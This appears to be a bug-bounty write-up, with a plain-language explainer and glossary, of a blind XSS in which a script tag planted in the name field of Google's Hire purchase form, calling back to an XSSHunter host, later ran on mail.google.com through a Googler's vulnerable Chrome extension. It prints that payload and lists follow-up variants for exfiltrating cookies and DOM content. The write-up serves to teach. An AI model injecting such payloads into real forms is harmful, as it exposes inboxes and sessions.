Google VRP Blind XSS
A blind XSS payload submitted in a sales form executed in a Googler's Gmail Chrome extension, allowing access to their inbox and other sensitive data. The root cause was an XSS vulnerability in the Chrome extension used by the sales person.
 Published on sites.google.com
I found a blind xss against a Googler because they were using a vulnerable Gmail Chrome Extension.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Google announced a new feature called Hire with Google to G Suite admins. The feature is a hiring platform, and the report focuses on the purchase/demo flow at https://hire.google.com/buy-now/. The researcher's goal was to understand how the sales team received and processed form submissions, suspecting that a blind XSS might be possible if the data was viewed in an internal tool or email client.
Setup
The researcher had a G Suite account, but it was not eligible for Hire initially. After a few months, a Google sales person contacted them to offer a demo or purchase. The researcher then visited the buy-now page and filled the form. The only tool used was XSSHunter, a service that hosts XSS payloads and reports when they execute, including the URL, DOM, and other details.
Finding it
After submitting the form, the researcher received a reply from the sales person with a contract attachment. This indicated that a human was reading the submission, not an automated system. The researcher considered three possibilities for how the data was handled:
- A custom CMS where the data is stored.
- A third-party service.
- Data sent directly to email.
Any of these could involve a browser or email client rendering the input, so the researcher decided to test for blind XSS by injecting a payload into the name field.
Exploitation
Step 1: Inject the blind XSS payload
The researcher submitted the form with the following payload in the name field:
<script src={{xsshunterwebsite}}></script>
This payload loads an external script from the XSSHunter service. When the payload executes in a victim's browser, it calls back to XSSHunter with information about the execution context.
Step 2: Wait for execution

After a few hours, XSSHunter reported that the payload had executed. The execution occurred on a https://mail.google.com origin. The report includes a screenshot of the XSSHunter dashboard showing the execution details.
Step 3: Assess the data exposed
The XSS gave the researcher access to sensitive information:
- Email communications between the victim and their colleagues: the DOM HTML contained every email in the victim's inbox at the time of execution.
- User information of other G Suite admins who had filled their data for demoing or buying the Hire service.
- Other sensitive information.
Root cause
After reporting, Google's security team explained that the XSS was due to a vulnerability in a Chrome extension for Gmail that the victim was using. The report does not describe how the extension led to execution. The report does not specify the exact extension or the flaw within it.
Impact
An attacker could execute arbitrary JavaScript in the context of a Google employee's Gmail session. This allowed reading the victim's inbox, including emails with colleagues, and accessing data of other G Suite admins who had submitted information for the Hire service.
Fix
Variants to test
- Test other input fields in the Hire form (e.g. company name, email) with similar blind XSS payloads. A positive result is a callback to XSSHunter from a Google origin.
- Try different XSSHunter payloads that exfiltrate cookies or DOM content to confirm the impact. A positive result is receiving sensitive data in the XSSHunter dashboard.
- Check if the extension is used by other Google services or if similar extensions exist for other Google products. A positive result is execution in other Google origins.
What happened, in plain words
A security researcher found a way to make a small piece of code run inside a Google employee's Gmail. The code did not run on a website the researcher controlled. It ran inside the employee's own mailbox, in the browser session where that employee was logged in. From there, the code could read what was in the inbox.
The route in was a form on a Google sales page for a hiring product called Hire with Google. The researcher typed a special text into the name field of that form. The payload later executed in a browser on a mail.google.com origin. The reason it ran was a flaw in a Gmail Chrome extension the employee was using. Google's security team confirmed that after the researcher reported it, and the researcher was rewarded.
This article walks through the same steps slowly, explaining each idea as it appears.
Background: what the product was
Google told G Suite admins about a new feature called Hire with Google. G Suite is Google's set of business tools (Gmail, Calendar, Drive and so on) sold to organisations, and an admin is the person who manages those accounts for a company. Hire with Google was a hiring platform: a product companies could use to manage recruiting.
The part that mattered here was the buying and demo flow, at this address:
https://hire.google.com/buy-now/
A demo is a short trial or guided look at a product before you buy it. The page had a form that a prospective customer fills in to ask for a demo or to buy. The researcher's goal was not to buy anything. It was to understand what happened to the information typed into that form: who received it, and in what kind of program they read it. The suspicion was that if the data was displayed in some internal tool or in an email client, a blind XSS might be possible.
Blind XSS needs unpacking. XSS stands for cross-site scripting: a class of bug where text that should be treated as harmless content is instead treated as code by a browser, so an attacker's text runs as a program inside someone else's page. It is called blind when the attacker cannot see the page where the text will eventually appear. You submit your text somewhere, and you have no idea which screen, in which tool, in front of which person, will display it. You are effectively posting a letter and waiting to hear whether it was opened.
Setup: the account and the tool
The researcher had a G Suite account, but it was not eligible for Hire at first. After a few months, a Google sales person contacted them to offer a demo or a purchase. That contact is what opened the door: it meant the researcher could now go through the real flow as a prospective customer.
The researcher then visited the buy-now page and filled in the form. The only tool used was XSSHunter, a service that hosts XSS payloads and reports when they execute, including the URL, the DOM and other details.
A payload here simply means the piece of text an attacker submits, designed to be interpreted as code. XSSHunter is the listening post: you give it a payload that points back to the service, and when that payload runs anywhere, the service records the fact and sends you the details. The DOM (Document Object Model) is the browser's live, in-memory model of a page: every element, every piece of text, and everything a script can read or change. When XSSHunter reports the DOM, it is handing you a snapshot of the page as it existed at the moment your code ran, which is why it can expose so much.
Finding it: a human on the other end
After submitting the form, the researcher received a reply from the sales person with a contract attached. That detail mattered. A contract attachment suggests a person read the submission and responded to it, rather than an automated system sending a canned acknowledgement.
So the researcher asked: how are they receiving and reading my responses? Three possibilities were considered:
- A custom CMS where the data is stored.
- A third-party service.
- Data sent directly to email.
A CMS (content management system) is software for storing and editing content, often with an admin panel where staff view submitted records. A third-party service is an outside company's tool, for example a form or helpdesk product, that a company plugs in instead of building its own. The third option is the simplest: the form's contents are emailed straight to a person.
Why list these? Because each one ends with a human looking at the data through some program: a web admin panel, a vendor's dashboard, or an email client. Any of those programs has to turn stored text into something visible on screen, and that rendering step is exactly where a blind XSS would fire. The researcher decided to test for blind XSS by injecting a payload into the name field.
Exploitation
Step 1: Inject the blind XSS payload
The researcher submitted the form with the following payload in the name field:
<script src={{xsshunterwebsite}}></script>
Line by line, in plain words:
<scriptstarts an HTML script element. HTML is the language web pages are written in, and ascriptelement tells the browser: everything inside here is code, run it.src=is an attribute that says where the code lives. Instead of writing the code inline, you point at a file elsewhere.{{xsshunterwebsite}}is the placeholder for the address of the researcher's XSSHunter payload. The report shows it in this placeholder form rather than the real address.></script>closes the opening tag and then closes the element.
So the whole thing means: browser, go and fetch the script at this address and run it. The payload loads an external script from the XSSHunter service. When the payload executes in a victim's browser, it calls back to XSSHunter with information about the execution context. That call back is the whole trick: the researcher does not need to see the victim's screen, because the script phones home with what it found.
The researcher chose the name field for the payload. Putting the payload there maximises the chance that a human, in some tool, would end up rendering it.
Step 2: Wait for execution
After a few hours, XSSHunter reported that the payload had executed. The execution occurred on a https://mail.google.com origin. The report includes a screenshot of the XSSHunter dashboard showing the execution details.
An origin is the combination of scheme, host and port, for example https plus mail.google.com. Browsers use the origin as the boundary of trust: code running on one origin is not supposed to read data belonging to another. That is why the origin in the report is the important part. The payload did not run on the sales page. It ran on mail.google.com, the origin of Gmail itself, which means it ran with the trust that Gmail's own pages have.
Step 3: Assess the data exposed
The XSS gave the researcher access to sensitive information:
- Email communications between the victim and their colleagues: the DOM HTML contained every email in the victim's inbox at the time of execution.
- User information of other G Suite admins who had filled their data for demoing or buying the Hire service.
- Other sensitive information.
Why does the DOM matter so much? Because a script running on a page can read the page's DOM. If the page is Gmail, and Gmail has already loaded the inbox into that page, then the inbox contents are sitting in the DOM, readable by any script on the same origin. The attacker does not need a password or a separate break-in: the victim's own logged-in session does the work. A session is the state of being logged in; the browser holds a credential (often a cookie) that proves to the server who you are, and every request carries it. Code running on the same origin inherits that logged-in view.
Root cause
After reporting, Google's security team explained that the XSS was due to a vulnerability in a Chrome extension for Gmail that the victim was using. The report does not describe how the extension led to execution. The report does not specify the exact extension or the flaw within it.
Two terms to unpack. A Chrome extension is a small add-on installed into the Chrome browser that can add features to pages, including Gmail. Sanitising means cleaning input so that characters with special meaning, like < and >, are treated as plain text rather than as markup. If a program displays the name field without sanitising it, the browser sees a real <script> tag and obeys it. The report does not identify the flaw within the extension.
Impact
An attacker could execute arbitrary JavaScript in the context of a Google employee's Gmail session. JavaScript is the programming language browsers run; arbitrary means the attacker chooses what the code does, not the site. This allowed reading the victim's inbox, including emails with colleagues, and accessing data of other G Suite admins who had submitted information for the Hire service. The attack required that the victim view the attacker-controlled input in a vulnerable client, which in this case was a Chrome extension.
A bounty is a payment a company makes to a researcher who reports a security bug responsibly. The report says the reward was good but gives no figure.
Fix
Variants to test
These are follow-up ideas in the same spirit, useful for learning how a researcher widens a finding:
- Test other input fields in the Hire form (e.g. company name, email) with similar blind XSS payloads. A positive result is a callback to XSSHunter from a Google origin.
- Try different XSSHunter payloads that exfiltrate cookies or DOM content to confirm the impact. A positive result is receiving sensitive data in the XSSHunter dashboard.
- Check if the extension is used by other Google services or if similar extensions exist for other Google products. A positive result is execution in other Google origins.
To exfiltrate means to send data out to the attacker's own server. A cookie is a small piece of data a site stores in your browser, often used to identify your logged-in session, which is why stealing one can be valuable.
Glossary
- Admin: the person who manages accounts and settings for an organisation's Google services.
- Blind XSS: cross-site scripting where the attacker cannot see the page where the injected text will be displayed, so the payload reports back when it runs.
- Bounty: a payment made by a company to a researcher who reports a security bug.
- Chrome extension: an add-on installed in the Chrome browser that adds features to pages, including Gmail.
- CMS: content management system, software for storing and editing content, often with an admin panel for viewing submissions.
- Cookie: a small piece of data a site stores in the browser, often used to identify a logged-in session.
- Cross-site scripting (XSS): a bug where text meant to be displayed as content is instead run as code by a browser.
- Demo: a short trial or guided look at a product before buying.
- DOM (Document Object Model): the browser's live model of a page, holding every element and piece of text that scripts can read or change.
- Exfiltrate: to send data out to an attacker-controlled server.
- G Suite: Google's set of business tools (Gmail, Calendar, Drive and more) sold to organisations.
- HTML: the language web pages are written in.
- JavaScript: the programming language browsers run.
- Origin: the combination of scheme, host and port (for example
httpsandmail.google.com); browsers use it as the boundary of trust between sites. - Payload: the piece of text an attacker submits, designed to be interpreted as code.
- Sanitising: cleaning input so characters with special meaning are treated as plain text rather than markup.
- Session: the state of being logged in, maintained by a credential such as a cookie sent with each request.
- Third-party service: an outside company's tool that a company plugs in instead of building its own.
- XSSHunter: a service that hosts XSS payloads and reports when and where they execute, including the URL and DOM.








